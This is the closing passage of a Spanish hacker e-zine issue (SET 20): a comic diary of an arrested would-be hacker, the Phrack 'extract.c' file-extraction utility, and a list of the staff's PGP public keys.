2-9-97 Que raro, hoy me he intentao conectar a Internet unas 130 veces y no he podido. Siempre lo consigo entre la 50 y la 70, pero esta vez no se que ha pasado...

4-9-97 Estoy acojonado! Me ha telefoneado un tipo llamado Webmaster D’Arrakis (sera americano) y me ha dicho que me han cancelao la entrada a Internet,

porque se lo ha mandao un juez. ¨Sera porque envio los mensajes sin acentos?.

6-9-97. Ay! Dios Mio! Hoy ha venido la Policia a mi casa a traerme una citacion para que vaya a declarar sobre un delito de pirateria informatica. Esta misma noche me escapo de casa.

5-5-98. Hoy la comida ha estado mejor que otros dias. Mi amigo Jose me ha dado su pure de patatas porque dice que en la cocina de la carcel hay cucarachas, y que el no se come eso por si acaso. Ya han pasado unos cuantos meses desde que entre, y el medico me ha dicho que en un par de semanas se me curara lo del culo, que si me la llegan a meter mas adentro, me hubiesen hecho un desgarre anal.

>----------

EOF

```
-[ 0x14 ]-------------------------------------------------------------------
-[ SET-EXT ]----------------------------------------------------------------
-[ by SET Staff ]-----------------------------------------------------SET-20-
```

Bueno, otra vez mas el mismo codigo. Habra que hacerle alguna que otra actualizacion para el proximo numero, que ya va siendo hora de echar una manita, no?

Como veis, en esta ocasion no digo nada de novedades ni sorpresas que podais llegar a ver proximamente. Claro, al final nada. Y mejor no hacer anuncios a bombo y platillo de cosas que no se sabe seguro si se van a poder realizar.

Pues nada, que lo disfruteis, y si mejorais o incluis alguna nueva funcion al codigo de Route & Sirsyko, pues se la enviais directamente a ellos. Y por supuesto, pasadnos una copia, vale? ;)

```
<++> utils/extract.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;
```

```
if (argc < 2)
{
    printf("Usage: %s file1 file2 ... filen\n", argv[0]);
    exit(0);
}

/*
 *  Fill the f_name list with all the files on the commandline (ignoring
 *  argv[0] which is this executable).  This includes globs.
 */
for (i = 1; (fn = argv[i++]); )
{
    if (!head)
    {
        if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        strncpy(head->name, fn, sizeof(head->name));
        head->next = NULL;
        fn_p = head;
    }
    else
    {
        if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
        {
            perror("malloc");
            exit(1);
        }
        fn_p = fn_p->next;
        strncpy(fn_p->name, fn, sizeof(fn_p->name));
        fn_p->next = NULL;
    }
}
/*
 *  Sentry node.
 */
if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
{
    perror("malloc");
    exit(1);
 }
fn_p = fn_p->next;
fn_p->next = NULL;

/*
 *  Check each file in the f_name list for extraction tags.
 */
for (fn_p = head; fn_p->next; fn_p = fn_p->next)
{
    if (!(in_p = fopen(fn_p->name, "r")))
    {
        fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
        continue;
    }
    else fprintf(stderr, "Opened %s\n", fn_p->name);
    while (fgets(b, 256, in_p))
    {
        if (!strncmp (b, BEGIN_TAG, BT_SIZE))
        {
```

```
                b[strlen(b) - 1] = 0;           /* Now we have a string. */
                j++;

                if ((bp = strchr(b + BT_SIZE + 1, '/')))
                {
                    while (bp)
                    {
                        *bp = 0;
                        mkdir(b + BT_SIZE, 0700);
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }
                if ((out_p = fopen(b + BT_SIZE, "w")))
                {
                    printf("- Extracting %s\n", b + BT_SIZE);
                }
                else
                {
                    printf("Could not extract '%s'.\n", b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p) fclose(out_p);
                else
                {
                    fprintf(stderr, "Error closing file %s.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
    }
    if (!j) printf("No extraction tags found in list.\n");
    else printf("Extracted %d file(s).\n", j);
    return (0);
}

/* EOF */
<-->
```

EOF

```
-[ 0x15 ]-----------------------------------------------------------------
-[ LLAVES ]---------------------------------------------------------------
-[ by PGP ]-----------------------------------------------------------SET-20-


<++> keys/set.asc
Type Bits/KeyID    Date       User ID
pub  2048/286D66A1 1998/01/30 SET <set-fw@bigfoot.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i

mQENAzTRXqkAAAEIAJffLlTanupHGw7D9mdV403141Vq2pjWTv7Y+GllbASQeUMa
Xp4OXj2saGnp6cpjYX+ekEcMA67T7n9NnSOezwkBK/Bo++zd9197hcD9HXbH05zl
tmyz9D1bpCiYNBhA08OAowfUvlH+1vp4QI+uDX7jb9P6j3LGHn6cpBkFqXb9eolX
c0VCKo/uxM6+FWWcYKSxjUr3V60yFLxanudqThVYDwJ9f6ol/1aGTfCzWpJiVchY
v+aWy1i7LxiNyCLL7TtkRtsE/HaSTHz0HFUeg3J5Kiq1VJfZUsn9xlgGJT1Ockaq
HaUBEXbYBPO1YpiAmBMWlapVQA5YqMj4/ShtZqEABRO0GFNFVCA8c2V0LWZ3QGJp
Z2Zvb3QuY29tPokBFQMFEDTRXrSoyPj9KG1moQEBmGwH/3yjPlDjGwLpr2/MN7S+
yrJqebTYeJlMU6eCiql2J5dEiFqgOOQKr5g/RBVn8IQV28EWZCt2CVNAWpK17rGq
HhL+mV+Cy59pLXwvCaebC0/r1nsbxWRcB5rm8KhQJRs0eLx50hxVjQVpYP5UQV7m
ECKwwrfUgTUVvdoripFHbpJB5kW9mZlS0JQD2RIFwpf/Z0ygJL8fGOyrNfOEHQEw
wlH7SfnXiLJRjyG3wHcwEen/r4w/uNwvAKi63B+6aQKT77EYERpNMsDQfEeLsWGr
huymXhjIFET7h/E95IuqfmDGRHoOahfcE7DV4vVvM8wl7ukCUDtAImRfxai5Edpy
N6g=
=U9LC
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/falken.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/E61E7135 1997/06/12 El Profesor Falken

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzOfm6IAAAEIALRSXW1Sc5UwZpm/EFI5iS2ZEHu9NGEG+csmskxe58HukofS
QxZPofr4r0RGgR+1uboKxPDJj7n/knoGbvt+ndtB9pPiIhNpM9YkQDyovOaQbUn0
kLRTaHAJNf1C2C66CxEJdZl9GkNEPjzRaVo0o5DTZef/7suVN7u6OPL00Zw/tsJC
FvmHdcM5SnNfzAndYKcMMcf7ug4eKiLIlhaAVDO+N/iTXuE5vmvVjDdnqoGUX7oQ
S+nOf9eQLQg1oUPzURGNm0i+XkJvSeKogKCNaQe5XGGOYLWCGsSbnV+6F0UENiBD
bSz1SPSvpes8LYOGXRYXoOSEGd6Nrqro5eYecTUABRG0EkVsIFByb2Zlc29yIEZh
bGtlbokBFQMFEDOfm6auqujl5h5xNQEBOFIH/jdsjeDDv3TE/1rclgewoL9phU3K
KS9B3a3az2/KmFDqWTxy/IU7myozYU6ZN9oiDi4UKJDjsNBwjKgYYCFA8BbdURJY
rLgo73JMopivOK6kSL0fjVihNGFDbrlGYRuTZnrwboJNJdnpl2HHqTM+MmkV/KNk
3CsErbZHOx/QMJYhYE+lAGb7dkmNjeifvWO2foaCDHL3dIA2zb26pf2jgBdk6hY7
ImxY5U4M1YYxvZITVyxZPjUYiQYA4zDDEu+fO9ZDBlKu0vtx++w4BKV5+SRwLLjq
XU8w9n5fY4laVSxTq2JlJXWmdeeR2m+8qRZ8GXsGQj2nXvOwVVs080AccS4=
=6czA
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/paseante.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/AF12D401 1997/02/19 Paseante <paseante@geocities.com>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAjMK8d4AAAEEAL4kqbSDJ8C60RvWH7MG/b27Xn06fgr1+ieeBHyWwIIQlGkI
ljyNvYzLToiS+7KqNMUMoASBRC80RSb8cwBJCa+d1yfRlkUMop2IaXoPRzXtn5xp
7aEfjV2PP95/A1612KyoTV4V2jpSeQZBUn3wryD1K20a5H+ngbPnIf+vEtQBAAUT
```

```
tCFQYXNlYW50ZSA8cGFzZWFudGVAZ2VvY2l0aWVzLmNvbT6JAJUDBRAzn9+Js+ch
/68S1AEBAZUfBACCM+X7hYGSoYeZVLallf5ZMXb4UST2R+a6qcp74/N8PI5H18RR
GS8N1hpYTWItB1Yt2NLlxih1RX9vGymZqj3TRAGQmojzLCSpdSlJBVV5v4eCTvU/
qX2bZIxsBVwxoQP3yzp0v5cuOhIoAzvTl1UM/sE46ej4da6uT1B2UQ7bOQ==
=ukog
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/rufus.asc
Tipo Bits/Clave    Fecha      Identificador
pub  2048/08668E3D 1998/04/21 Quien ya sabes ;]

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
Comment: Requires PGP version 2.6 or later.

mQENAzU8xtsAAAEIANXGrp4ZqrjQsSQ2Loy6Lh2ZO1QZyOU2LVjtUQ13e09al2WI
Iz+gmcc8TBnQH2Ie6SO34s46MO4VI5y9OfDSywKeeeFVgr6sVMWd4Auuc0q3nsl/
IW+ssHlDik9LiKF441/N+ON49oxFCTjBq5fsTI/NnfEGCJ9dD0lZHMSBnzrhEmNl
v/6jXNqqcYVL575QxKTHQ4wbz1pQU6Ij3rBiipmdPPEZcyauhp1je+9hGuQPpWnL
b0kNoUJSAiyE+yY6QxpaBhmFRuOqs58boOzhHyd1ED1DXb650OzBf7Gsa+Dm7SQm
auO4I98EzeJKP2rt5V6x6xeima1rMAD6KQhmjj0ABRG0EFJ1ZnVzIFQuIEZpcmVm
bHmJARUDBRA1PMbcMAD6KQhmjj0BAT/6B/9Y7sOrDBsBy8nenyIVSZsc/v0wVgKo
2AUT5DQjh05wUchd/qcMFBB/tkQzOPqmsYwA7tiHMBkAa7W4AZHez+eqHrfpc/Ex
z9FZ3wxwSh5QNWFH9LrJexqI6bO54DzGLWxFYEjAnoKYWEh2HcqWowWRkbqi1vEi
YenzLu3w0QvtVR96Cd25nV9FJYzBx4IQs/HIsj7o7fdy9562LgjiuCXbN8+sAsEb
P8v/gX07MGXxH6ybZo4rFVdQdCcTiRxBBlax1HrYTN1EK4GEYjofh93uEMot+PAi
3ubIhDjqjTR/E3rfyq7FZ2AV8rAJXpMUu2on24xVDMztdQO57pHUllCv
=Hpnj
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/garrulo.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBEcAAAEGANGH6CWGRbnJz2tFxdngmteie/OF6UyVQijIY0w4LN0n7RQQ
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcIAIQaWu7rH
PeCHckiAGZuCdKr0yVhIog2vxxjDK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
CZsXITcAcJQei55GZpRX/afn5sPqMUslOID00cW2BGGSjtihplxySDYbLwerP2mH
u01FBI/frDeskMiBjQAFEbQjR2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5ldD6JANUDBRA3BARH36w3rJDIgY0BAb5OBf91+aeDUkxauMoBTDVwpBivrrJ/
Y7tfiCXa7neZf9IUax64E+IaJCRbjoUH4XrPLNIkTapIapo/3JQngGQjgXK+n5pC
lKr1j6Ql+oQeIfBo5ISnNympJMm4gzjnKAX5vMOTSW5bQZHUSG+K8Yi5HcXPQkeS
YQfp2G1BK88LCmkSggeYklthABoYsN/ezzzPbZ7/JtC9qPK4O7Xmjpm//ni2E10V
GSGkrcnDf/SoAVdedn5xzUhHYsiQLEEnmEijwMs=
=iEkw
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/glegend.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQENAzcDRhIAAAEIAJ5dpRI1AIlWl3vrrMXQ1MKleciyAmdwdDIs9U/tf3kwvItN
iq1yQUsHkv65N2DjGqjQBQsSOjgjfJ5gBHd1qw2Fg25C6j5vdAPntUJmN3SyCgfg
5TTt4FGJU9djtbLToYXw7vpmRFZqR31n+6HlBKi8/kTkcibd1QMdU2NFa9N7cxIj
dNTAoOgvr+ti7bPp4mHDp3KX0u29qrmaHorJmqF4KaJPUSzQhiXa5EyksiY7PhC9
Qfd3u8Zdo78MB7VfeFYYFcuc/mPX9bZoWw2Fhr1iGH07MPrsuyWOOpJuP68sictE
0bGfRxUiYXimpBn5FnFhx3dfJfzJ0hfe1Yo5kT0ABRG0JUdyZWVOIExlZ2VuRCA8
Z2xlZ2VuZEBzZXQubmV0LmV1Lm9yZz6JARUDBRA3A0YS0hfe1Yo5kT0BAUybB/94
RrsluhM3DN0uEcg4+ct5rde2FN7exO3gTfAMgnNSH9TBnWl+C4mg8E7lY2vEgCmB
```

```
m3crqfba+z2mRgFWylzotT6sGvxOpbr7YVglpXcXXwHHoK+vIxZdrA4A9wHH8BW3
W1hjhD7JJ7q1ohJVbnFXrPJjdx8VRQV9RSPtzu+wsYbKaVFW7d5XVDbkgwWrdhfp
clw6fMejGSlQVEWPwTwK62myA8G6vz3fO0M+wnH0Ln4F69RHybFfcj8Hb1jZBfs0
mOAXVwC2bFZoMP73o+4khQatRpf+ZjVOWF4sIOabT2XbuOXeCZxp0AJojrhIMGuS
XW3Nm2+FjD4XrTApIiJl
=S2hY
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/netbul.asc

Tipo Bits/Clave    Fecha      Identificador
pub  1024/8412CEA5 1998/03/13 +NetBuL

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzUIfBUAAAEEAMzyW5VOda9U1grqQrYk2U+RRHAEOI/q7ZSb7McBQJakc9jI
nNH3uH4sc7SFqu363uMoo34dLMLViV+LXI2TFARMsobBynaSzJE5ARQQTizPDJHX
4aFvVA/Sjjtf76NedJH38lK04rtWtMLOXbIr8SIbm+YbVWn4bE2/zVeEEs6lAAUR
tAcrTmV0QnVMiQCVAwUQNQh8FU2/zVeEEs6lAQGWhAQAmhYh/q/+5/lKLFDxA3fX
vseAj7ZArBm1lnqR5t1dJtP4a+0EXixfBDAHEEtSfMUBmk9wpdMFwKEOrBi/suYR
CTZy11mdZDoX47Cot+Ne691gl8uGq/L7dwUJ2QuJWkgtP4OVw7LMHeo7zXitzyyx
eygW2w1hnUXjzZLpTYxJZ54=
=fbv2
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/madfran.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 6.0.2i

mQGiBDcU1qwRBADEG4QNyKmU9llpdZSFMY1JsoQsrj6f0mmxXZjLTpISwYZZkb7d
6EOr/ctaR8fYzqUhRSCbO+/amHWw/Pqb7YcRbXEMT9SjxTcqhlcJXx2ZuQVRgYTW
hSDh8biUZDI8IiI8oosWcj01t3aspDXi77OzjAIqdAuRn4coCp0GSk0fbwCg/5AB
MWuwFDedsPppD7+loLWERnEEAKcQHsuZCoK2yOstfbCezjVZd8tTxP3aI/pxZ14f
mEPS15ONyZKISeeqc7i7QfSBA06L0+ke/B/4l9VxPuv2PVMQi3EeucaWHzq9ntUY
OCugQIPLEdVs5etDA4GLX4Wi0reF+7Ina6O0wQwlHu4Ph4Xn+V/eVU1+/WrPMHeY
69PdA/982Fm8507BCfQcFfaahQHeY0GaOyMZ+1h8+1o6Z4yZDbIEjQzIBvdUtzj7
3ngk/mnIWF4wB26QeSzbzbgneQAw4nJMP2uYjdO9RqsAuozlWR6Aa+KZzCdDDOpo
vma3RWSi+vn3G3QPQUEFBVQOFlt9yfqWf/1z+yCCt7APqi6q8rQdbWFkZnJhbiA8
bWFkZnJhbkBiaWdmb290LmNvbT6JAEsEEBECAAsFAjcU1qwECwMCAQAKCRBym8Cj
IUk+//BaAKCCN/FtWDa1T80mVWNmVdNtTg6mfACgrigD6fHUGCw1x1qruBQ2czUz
8x25Ag0ENxTWrBAIAPZCV7cIfwgXcqK61qlC8wXo+VMROU+28W65Szgg2gGnVqMU
6Y9AVfPQB8bLQ6mUrfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklnN
/biudE/F/Ha8g8VHMGHOfMlm/xX5u/2RXscBqtNbno2gpXI61Brwv0YAWCvl9Ij9
WE5J280gtJ3kkQc2azNsOA1FHQ98iLMcfFstjvbzySPAQ/ClWxiNjrtVjLhdONM0
/XwXV0OjHRhs3jMhLLUq/zzhsSlAGBGNfISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQ
mwJG0wg9ZqRdQZ+cfL2JSyIZJrqrol7DVekyCzsAAgIH/2lP9IydeI7B0bZopH99
TOfDnSlqJ6RIhtFv6JHXEIDC+SMPlFj2rOt5VUSAkVNPJqZqczqDPQKrUuCvbqIl
dFUiAPHLdfzjqkGWQnuh1WdAUIIlmOGjXfO3EhrUCW/3zh5hSUmLphDUy5UYtpiY
5OJywzc51c0X1pKtZAZRIQJ9eRaubCq9asBaj4uaMC62kkTe7W6nMsizD+g1uJQZ
8oeyALRc9ytLNqQA1L33wHkp+Uk8vy4Dn1f/1WU4rFibsciWyGobRFk3jofIeZmQ
wevwU2hbxSk3WHup8gA8aFjHA2UXXz2JE6fGuIWH1WdvXGin4SuY718EkC5P9i+E
+omJAEYEGBECAAYFAjcU1qwACgkQcpvAoyFJPv90SwCePCpbXnCGHxOICLOCjOtc
afI4TpEAoIyYVhEq1wgOUMUX8ZUPHLLjsZ20
=k4Yo
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/siul.asc
Tipo Bits/Clave    Fecha      Identificador
```

```
pub  1024/1EDC8C41 1997/04/25 <si_ha@set.net.eu.org>
                              <s_h@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3i
Comment: Requires PGP version 2.6 or later.

mQCNAzNg3kMAAAEEAJ0v4xzWVQEKRowujS9KUfuIUL7hjg1shuirXUWSwnDIoHBB
CVPksrQmCxMCTSaOfqP9HerI2AeMzVScF51Us2++FJDTjzVtZGIIKimBy2z6tNca
z47iMzpY9ZwUjn/V4tZX/rTuWa1KdYCHnnNkvreHrWMFbKXMlDwhfMEe3IxBAAUT
tA88c2lfaGFAdXNhLm5ldD6JAJUDBRA2iWs0PCF8wR7cjEEBAUisBACIB0HjBxKJ
AKRd/ZOy8h3o5de3MMBgDA+lbOfDaNzp9aGJV5BnEb0K8zjYN16hr95q7ahiQKfG
91r/TwVrSQtaP9KdkTYCL9zb5Wwah0oVlv6wIT/JdtlvlZwfbiErWVumkIlkVhb5
Tj8Fv9QBP2TZP5LVhNthOgr/KX4a7UOMWLQTPHNfaEBueW0uYWxpYXMubmV0PokA
lQMFEDS8OMs8IXzBHtyMQQEBgRMD/1/2D8fYWbt4MLgZhwLICVrViQzVfal1rOMX
/TAF2BtMNpLj/jqwI1mZatF3OFg2cZ9kvk3Hjh2U2X4JsX2wvWj+mN/SGNK6SW/r
LF0CINxk+Yvhbs+F61uqUyI4h8bC2SMNbKRachlzyjn21et/tnHosg5j02wR6NHv
JDnVQtAHtBRsbHVpc290ZUBob3RtYWlsLmNvbYkAlQMFEDY+Ndg8IXzBHtyMQQEB
No8D/3jZft6AFyyymXic0B5aTuhjMqFcK8lSIhpEVgo+Uff0KVe3xnFGyP+3BAI1
WwcRryQX3clstYtxlRYvbK31fHUpXLqj+po1PJcp5BXY3mNNzygxIofyLSW0y2DO
9qkEHRC19ThBSfcP0dZovYn2PofXfIKS/nRZReIJC+QOE1eNtBpyb290QGxvY2Fs
aG9zdC5sb2NhbGRvbWFpbokAlQMFEDTmDzM8IXzBHtyMQQEBaMoD/Rg99n5lGKtC
t2nYJTzn8VvDkOG7MDDBqiJodBGgzzQrBIO1BQNuCjCWtxanKW8FZgBnniYCxgsi
2IvQywm24/Nwq9zgOnsGkqjINGw3t5BMp3s/23+xumw3AjMZ21XHlyMMM567ZStC
ZkLfg1PcESdBKQmcFgtszSB6KaTXLMUZ
=PU/+
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/chessy.asc
Tipo Bits/Clave    Fecha      Identificador
pub  1024/32E0CF0D 1999/04/09 Chessy <chessy@set.net.eu.org>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQCNAzcNW6oAAAEEALXyfmoR9dQNrLBzDdmPYfSAs/L21gEsmTtT98t7d2Kk222M
UQ1OrZikHcsTradWJz+f1iemy/sDFAZ5iQ20zeoSr3OtfkWzRtJHZAtGrNb0aLJK
8IFHRh3fHBUgLAVfI3/grmDlp65pjSyUFSbr/7sfs/0+mG+tEIae1uYy4M8NAAUR
tBpDaGVzc3kgPGNoZXNzeUBhcnJha2lzLmVzPokAlQMFEDcNW6qGntbmMuDPDQEB
eQsD/Ru9kVB/QXaeOGcB0591Hq6A7y5qKnoheyjCqWWtYJNHEeAwkEdekJQTO7oS
dJ2ynyGteEQm/ffrsN9Y0gBy1oPddfsdF6Y+MBhdhd9ralMFdAJxcxGBu9err2Mn
Ll/qLP7MnNxyo02/cEggARdHjp0yMwalvow7oT5waIFoYnPe
=cYpu
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/hendrix.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.5.3i for non-commercial use <http://www.pgpi.com>

mQGiBDZVmqURBADPLGn5+B+aavTDlS9cImyuZYxJvbd3IzJl+syFxNX/t0hWDfvU
MtCplaZOtbbThkppoQkrJqLj60GK+rOWUD6oLCePphj4AS8P5txzllEeRMtdcczM
yxkgp3v4MLu8vsOX9QbGqFx/kFf+Xk0FqbxB2NBgpSS6PuUOU6GzKpxxQwCg/4OG
PasBiUp+liuQtO2brrR6J4sEAJmLO2WXumw9LE+0OHOLugRtI2UKFfgyvYlfkyoK
pz3lriIu6RQRVLWQ+SgEblLBlfHvr8OuvCHT0kmwxmm4M69Op2vXfMM7z//izfWd
hMoOhlekDoaM3TS0T5uapX5J6wqUbd8X4Y/L0CSvqeaMhik7B6nveVlKPjjOm1bV
G184BADORd/CAMprmeqnCYTjDF64DXtPf4s78ZKGO1F1O80XefiDdZT0CUoHiOLv
cawP1ceD5VtqZRr1SLSmGsoHIb/ShDXx99/1x1AEuf1bkfV+QEG5z/8pdtPl7hk+
FFfE4AcYo4dwLlRu57iPTYdUDz65WG+VVWLLFv6P/5NqZ+uH1rQdSGVuZHJpeCA8
am1faGVuZHJpeEBheGlzLm9yZz6JAEsEEBECAAsFAjZVmqUECwMBAgAKCRAH/I+X
b7Ezy26SAJ99znPCTy7slXru0MOQPsTfxqSIgQCfbDeOmmkSVvcw7kiAe9+QHyu5
```

```
in25Ag0ENlWaphAIAPZCV7cIfwgXcqK61qlC8wXo+VMROU+28W65Szgg2gGnVqMU
6Y9AVfPQB8bLQ6mUrfdMZIZJ+AyDvWXpF9Sh01D49Vlf3HZSTz09jdvOmeFXklnN
/biudE/F/Ha8g8VHMGHOfMlm/xX5u/2RXscBqtNbno2gpXI61Brwv0YAWCvl9Ij9
WE5J280gtJ3kkQc2azNsOA1FHQ98iLMcfFstjvbzySPAQ/ClWxiNjrtVjLhdONM0
/XwXV0OjHRhs3jMhLLUq/zzhsSlAGBGNfISnCnLWhsQDGcgHKXrKlQzZlp+r0ApQ
mwJG0wg9ZqRdQZ+cfL2JSyIZJrqrol7DVekyCzsAAgIH/2C2UUDdjmvqL/dYjbIc
e+FHZf6WOk5Fdtn5yDB0t0gouEyuCnV+sPhmjDFA91aGTFofwwCmAZ3s0Uf1aVjw
8xbIYl71QL+5g2IgG4GxTD3hOwRtT9IpZJ0MyC/rgNTD3R6rJyBCXYa9dH3xGaA9
STSeM7C3lFEDxY1EaqNmCn/5/mQmg05X43JWHlijfBx0IoNvpmesHsT2VnDaLaEM
uqbbm/8pApikp2TbuOHQUFxRSTAjTO8Js6mzSweqxkB5/sufE2KdE+RNeeiJm/hh
ElEU07WnE0EOR5Ytpcaju0GEQcfn4F1MZj9YN3344wr8ebfblVmZpJaU4QL/Bhu2
s92JAD8DBRg2VZqmB/yPl2+xM8sRAsYnAKC9j1fXlCnz0K7s24mivo3IYFDQfACg
85/6XRiUQEKDXEfoh/jF3YgTyM0=
=P4Rp
-----END PGP PUBLIC KEY BLOCK-----
<-->

<++> keys/krip7ik.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGPfreeware 5.0i for non-commercial use

mQGiBDZGV0ARBADWX3Xr9FaRXd7EjLiBji9WA7ESQ6xmsDBWSPpPJi/JnyHzVuVM
DgbAn08qe/yjG9J/3rmWdv2D3lGocuwzB9iToY83pHQOI3hZV8sdFGFkFele6gXI
6KVrnvNb1ou1bT8jKcXrb0WtUtAzCKWs69uDhq6120gD2KdUqBoZryh/VQCg/yPa
I1xX/M2PvnArHf+Ka6fOmDUD/i3GvK0qSNK5BWPkUjh7Bk5Whs/owbYUq/HXgtmz
dCG8CR1GnSIDHtHfmySApIooB+/LAHEsoXkiRblSnhjmERNDFoKwc2c9/JinKcWk
4wBloCOzNzZ5RP+komt0fYEzaNXd8yaKfZj2oWqZ7AO4h1wtyI02ZWmzJ1RFBAfT
n7dSA/4r9geVRSRRAYDkU+ZFb6jRttups6nvsnAsEKQWjVQqjW4pDEFdAMGunCOc
PoivxCSmejijb5ZSTtdJKkbn7mbncCmc73kl5SWJSMS/RQy6QgCdiiEThPDvn4X5
hVchWXwOMgV3mFYmMjMMU3eapQWJL2ySI7XW3PNhYNTAjd0NYLQfS3JpcDdpSyA8
a3JpcHRpa0BjeWJlcmR1ZGUuY29tPokASwQQEQIACwUCNkZXQAQLAwECAAoJEAra
8Z66kQY7EsQAn3EB2WXj9w4CzcnpXKRV3PEjdRpyAJ9v5YwONhsVENacJtJmSyhL
IwjOJrkCDQQ2RldCEAgA9kJXtwh/CBdyorrWqULzBej5UxE5T7bxbrlLOCDaAadW
oxTpj0BV89AHxstDqZSt90xkhkn4DIO9ZekX1KHTUPj1WV/cdlJPPT2N286Z4VeS
Wc39uK50T8X8dryDxUcwYc58yWb/Ffm7/ZFexwGq01uejaClcjrUGvC/RgBYK+X0
iP1YTknbzSC0neSRBzZrM2w4DUUdD3yIsxx8Wy2O9vPJI8BD8KVbGI2Ou1WMuF04
0zT9fBdXQ6MdGGzeMyEstSr/POGxKUAYEY18hKcKctaGxAMZyAcpesqVDNmWn6vQ
ClCbAkbTCD1mpF1Bn5x8vYlLIhkmuquiXsNV6TILOwACAgf/THU2NXVeN4snwq0C
swoSgLYX4e9b7iw/GzOOq4m62VsOF3/WREYK335jFFt72QSlI2DdJwljbCGxfhn6
mCctwy7BVPPUijgQCt9Yg7dT8xj9oMREcQ4jBGDOruY699f6iV3EIrZVgH2hIesH
vmfvNZRJ16EitkAaAbd+/MiQCXdaafyvv7F/9lFwOiHHwNuSPwqBTrzbO/oXkN7H
XH+noPi+MM5pdHHkK6uYkKT+awKEzzEiliyrAnsqXAIz2gQMM+vuZaAonzqTVE14
VToiZzUcbReDO0FU0fLOmUA7GPfB3q8PtFBIvltsRiqlpRIv3qeuojHG2aBdvjhQ
h9/veIkAPwMFGDZGV0IK2vGeupEGOxEC9GgAoKzcCgkB1ToQoy3iKzB95zmADFq4
AJ4hEbVbFV37G6VBjEFxQiy8e54o+A==
=t+cf
-----END PGP PUBLIC KEY BLOCK-----
<-->
```

```
 @ No-Hay-Derechos:   Pues a fastidiarse, protestas al Defensor del Pueblo @
 @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

 Pulse Ctrl-Alt-6 mas May-P-W para esguince de dedos.


Saqueadores (C) 1996-9



*EOF*
```